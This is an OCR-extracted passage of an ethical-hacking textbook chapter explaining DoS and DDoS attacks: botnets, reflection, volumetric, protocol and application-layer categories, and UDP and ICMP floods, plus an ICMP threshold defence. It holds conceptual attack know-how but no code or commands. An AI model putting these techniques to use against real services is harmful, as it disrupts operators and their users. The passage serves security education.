


Figure 10.1: Schematic of a DoS attack

DoS attacks have various forms and target various services. The attacks may cause the following:


- Consumption of resources
- Consumption of bandwidth, disk space, CPU time, or data structures
- Actual physical destruction or alteration of network components
- Destruction of programming and files in a computer system

In general, DoS attacks target network bandwidth or connectivity. Bandwidth attacks overflow the network with a high volume of traffic by using existing network resources, thereby depriving legitimate users of these resources. Connectivity attacks overflow a system with a large number of connection requests, consuming all available OS resources to prevent the system from processing legitimate user requests.

Consider a food catering company that conducts much of its business over the phone. If an attacker wants to disrupt this business, they need to find a way to block the company's phone lines, which would make it impossible for the company to do business. A DoS attack works along the same lines—the attacker uses up all the ways to connect to the victim's system, making legitimate business impossible.

DoS attacks are a kind of security breach that does not generally result in the theft of information. However, these attacks can harm the target in terms of time and resources. Furthermore, security failure might cause the loss of a service such as email. In the worst-case scenario, a DoS attack can cause the accidental destruction of the files and programs of millions of people who were connected to the victim's system at the time of the attack.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



What is a DDoS Attack?

Source: *http://searchsecurity.techtarget.com*

A DDoS attack is a large-scale, coordinated attack on the availability of services on a victim's system or network resources, and it is launched indirectly through many compromised computers (botnets) on the Internet.

As defined by the World Wide Web Security FAQ, "A distributed denial-of-service (DDoS) attack uses many computers to launch a coordinated DoS attack against one or more targets. Using client/server technology, the perpetrator is able to multiply the effectiveness of the denial of service significantly by harnessing the resources of multiple unwitting accomplice computers, which serve as attack platforms." The flood of incoming messages to the target system essentially forces it to shut down, thereby denying service to legitimate users.

The services under attack belong to the "primary victim," whereas the compromised systems used to launch the attack are called "secondary victims." The use of secondary victims in performing a DDoS attack enables the attacker to mount a large and disruptive attack while making it difficult to track down the original attacker.

The primary objective of a DDoS attack is to first gain administrative access on as many systems as possible. In general, attackers use a customized attack script to identify potentially vulnerable systems. After gaining access to the target systems, the attacker uploads and runs DDoS software on these systems at the time chosen to launch the attack.

DDoS attacks have become popular because of the easy accessibility of exploit plans and the negligible amount of brainwork required to execute them. These attacks can be very dangerous because they can quickly consume the largest hosts on the Internet, rendering them useless.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

The impacts of DDoS include the loss of goodwill, disabled networks, financial losses, and disabled organizations.

How do DDoS Attacks Work?

In a DDoS attack, many applications barrage a target browser or network with fake exterior requests that make the system, network, browser, or site slow, useless, and disabled or unavailable.

The attacker initiates the DDoS attack by sending a command to zombie agents, which are Internet-connected computers compromised by an attacker through malware programs to perform various malicious activities through a command and control (C&C) server. These zombie agents send a connection request to a large number of reflector systems with the spoofed IP address of the victim, which causes the reflector systems to presume that these requests originate from the victim's machine instead of the zombie agents. Hence, the reflector systems send the requested information (response to the connection request) to the victim. Consequently, the victim's machine is flooded with unsolicited responses from several reflector computers simultaneously, which may either reduce the performance or cause the victim's machine to shut down completely.





Figure 10.2: Schematic of a DDoS attack


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



DoS/DDoS Attack Techniques

Attackers implement various techniques to launch DoS/DDoS attacks on target computers or networks. This section discusses the basic categories of DoS/DDoS attack vectors and various attack techniques.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Basic Categories of DoS/DDoS Attack Vectors

DDoS attacks mainly aim to diminish the network bandwidth by exhausting network, application, or service resources, thereby restricting legitimate users from accessing system or network resources. In general, DoS/DDoS attack vectors are categorized as follows:

- **Volumetric Attacks**

  These attacks exhaust the bandwidth either within the target network/service or between the target network/service and the rest of the Internet to cause traffic blockage, preventing access to legitimate users. The attack magnitude is measured in bits per second (bps).

  Volumetric DDoS attacks generally target protocols such as the Network Time Protocol (NTP), Domain Name System (DNS), and Simple Service Discovery Protocol (SSDP), which are stateless and do not have built-in congestion avoidance features. The generation of a large number of packets can cause the consumption of the entire bandwidth on the network. A single machine cannot make enough requests to overwhelm network equipment. Hence, in DDoS attacks, the attacker uses several computers to flood a victim. In this case, the attacker can control all the machines and instruct them to direct traffic to the target system. DDoS attacks flood a network, causing a significant statistical change in network traffic that overwhelms network equipment such as switches and routers. Attackers use the processing power of a large number of geographically distributed machines to generate huge traffic directed at the victim, which is why such an attack is called a DDoS attack.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

There are two types of bandwidth depletion attacks:

- In a **flood attack**, zombies send large volumes of traffic to the victim's systems to exhaust the bandwidth of these systems.
- In an **amplification attack**, the attacker or zombies transfer messages to a broadcast IP address. This method amplifies malicious traffic that consumes the bandwidth of the victim's systems.

Attackers use botnets and perform DDoS attacks by flooding the network. The entire bandwidth is used up by attackers, and no bandwidth remains for legitimate use. The following are examples for volumetric attack techniques:

- User Datagram Protocol (UDP) flood attack
- Internet Control Message Protocol (ICMP) flood attack
- Ping of Death (PoD) attack
- Smurf attack
- Pulse wave attack
- Zero-day attack
- Malformed IP packet flood attack
- Spoofed IP packet flood attack

- **Protocol Attacks**

Attackers can also prevent access to a target by consuming types of resources other than bandwidth, such as connection state tables. Protocol DDoS attacks exhaust resources available on the target or on a specific device between the target and the Internet. These attacks consume the connection state tables present in network infrastructure devices such as load balancers, firewalls, and application servers. Consequently, no new connections will be allowed, because the device will be waiting for existing connections to close or expire. In this case, the attack magnitude is measured in packets per second (pps) or connections per second (cps). These attacks can even take over the state of millions of connections maintained by high-capacity devices.

The following are examples for protocol attack techniques:

- Synchronize (SYN) flood attack
- Fragmentation attack
- Spoofed session flood attack
- Acknowledgement (ACK) flood attack
- SYN-ACK flood attack
- ACK and PUSH ACK flood attack
- TCP connection flood attack
- TCP state exhaustion attack
- RST attack

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Application Layer Attacks**

  In these attacks, the attacker attempts to exploit vulnerabilities in the application layer protocol or in the application itself to prevent legitimate users from accessing the application. Attacks on unpatched, vulnerable systems do not require as much bandwidth as protocol or volumetric DDoS attacks for succeeding. In application DDoS attacks, the application layer or application resources are consumed by opening connections and leaving them open until no new connections can be made. These attacks destroy a specific aspect of an application or service and can be effective with one or a few attacking machines that produce a low traffic rate. Furthermore, these attacks are very difficult to detect and mitigate. The magnitude of attack is measured in requests per second (rps).

  Application-level flood attacks result in the loss of services of a particular network, such as emails and network resources, or the temporary shutdown of applications and services. Through this attack, attackers exploit weaknesses in programming source code to prevent the application from processing legitimate requests.

  Several kinds of DoS attacks rely on software-related exploits such as buffer overflows. A buffer overflow attack sends excessive data to an application that either shuts down the application or forces the data sent to the application to run on the host system. The attack crashes a vulnerable system remotely by sending excessive traffic to an application.

  Occasionally, attackers can also execute arbitrary code on the remote system via a buffer overflow. Sending too much data to an application overwrites the data that controls the program, enabling the hacker to run their code instead.

  Using application-level flood attacks, attackers attempt to do the following:

  - Flood web applications with legitimate user traffic
  - Disrupt service to a specific system or person by, for example, blocking a user's access through repeated invalid login attempts
  - Jam the application database connection by crafting malicious Structured Query Language (SQL) queries

  Application-level flood attacks can result in a substantial loss of money, service, and reputation for organizations. These attacks occur after the establishment of a connection. Because a connection is established and the traffic entering the target appears to be legitimate, it is difficult to detect these attacks. However, if the user identifies the attack, they can stop it and trace it back to its source more easily than other types of DDoS attacks.

  The following are examples for application layer attack techniques:

  - Hypertext Transfer Protocol (HTTP) flood attack
  - Slowloris attack
  - UDP application layer flood attack


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

DoS/DDoS Attack Techniques

Next, the following DoS/DDoS attack techniques will be discussed:

- UDP flood attack
- ICMP flood attack
- PoD attack
- Smurf attack
- Pulse wave attack
- Zero-day attack
- SYN flood attack
- Fragmentation attack
- ACK flood attack
- TCP state exhaustion attack
- Spoofed session flood attack
- HTTPS GET/POST attack
- Slowloris attack
- UDP application layer flood attack
- Multi-vector attack
- Peer-to-peer attack
- Permanent DoS (PDoS) attack
- Distributed reflection DoS (DRDoS) attack

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



UDP Flood Attack

In a UDP flood attack, an attacker sends spoofed UDP packets at a very high packet rate to a remote host on random ports of a target server by using a large source IP range. The flooding of UDP packets causes the server to check repeatedly for nonexistent applications at the ports. Consequently, legitimate applications become inaccessible by the system, and any attempts to access them return an error reply with an ICMP "Destination Unreachable" packet. This attack consumes network resources and available bandwidth, exhausting the network until it goes offline.





Figure 10.3: UDP flood attack

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



ICMP Flood Attack

Network administrators use ICMP primarily for IP operations, troubleshooting, and error messaging for undeliverable packets. In this attack, attackers send large volumes of ICMP echo request packets to a victim's system directly or through reflection networks. These packets signal the victim's system to reply, and the large traffic saturates the bandwidth of the victim's network connection, causing it to be overwhelmed and subsequently stop responding to legitimate TCP/IP requests.

To protect against ICMP flood attacks, it is necessary to set a threshold that invokes the ICMP flood attack protection feature when exceeded. When the ICMP threshold is exceeded (by default, the threshold value is 1000 packets/s), the router rejects further ICMP echo requests from all addresses in the same security zone for the remainder of the current second as well as the next second.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 10.4: ICMP flood attack

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Ping of Death Attack

